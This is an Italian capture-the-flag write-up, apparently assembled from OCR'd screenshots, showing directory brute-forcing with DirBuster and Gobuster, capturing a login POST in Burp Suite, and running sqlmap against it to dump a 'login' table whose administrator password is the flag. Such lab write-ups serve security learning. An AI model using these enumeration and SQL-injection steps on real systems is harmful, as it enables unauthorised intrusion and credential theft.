
Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php,html,txt

URL to fuzz - /test.html?url={dir}.asp
/

DirBuster Stopped




```
<body background="black">
  <form action="http://localhost/profile.php" method="POST" enctype="multipart/form-data">⋯</form>
</body>
</html>
```

```
GET http://192.168.50.102/favicon.ico
```

Con Gobuster ho trovato /exploit.txt ed ispezionando il codice ho scoperto che rimandava a localhost, ma è un errore, dopo averlo sostituito con l'ip nell'URL mi ha dato la prima parte della flag ma questo è un passo falso.

NEXT TRY

/enter_network




username:
password:
SEND

Utilizzo Burpsuite per rubare la richiesta post inserendo credenziali a caso nel from che trovo a /enter_network


BURPSUITE

Creo un file con la richiesta post

FILE POST



```
POST /enter_network/ HTTP/1.1
Host: 192.168.50.102
Content-Length: 22
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.102
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
Accept: text/html,application/xhtml+xml,application/
Referer: http://192.168.50.102/enter_network/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: user=JGFyZ29uMmkkdj0xOSRtPTY1NTM2LHQ9NCxwPTE
Connection: close

user=1&pass=0&sub=SEND
```




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r /home/kali/dati.txt  --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attack

[*] starting @ 18:18:36 /2024-04-20/
```

Lancio sqlmap per cercare database collegati.

SQLMAP

FLAG

Grazie ai risultati ottenuti con SQLMAP scopro che ci sono 4 db e dopo averli attaccati trovo la vera flag in Machine



```
[18:53:06] [INFO] fetching entries for tabl
[18:53:06] [INFO] fetching number of entri
[18:53:06] [INFO] retrieved: 1
[18:53:12] [WARNING] (case) time-based compariso
one)
[18:53:31] [INFO] adjusting time delay to 1 seco
FLAG{N7:KSA_01}
[18:54:45] [INFO] retrieved: administrator
Database: Machine
Table: login
[1 entry]
+-----------------+---------------+
| password        | username      |
+-----------------+---------------+
| FLAG{N7:KSA_01} | administrator |
+-----------------+---------------+
```

THANK'S FOR WATCHING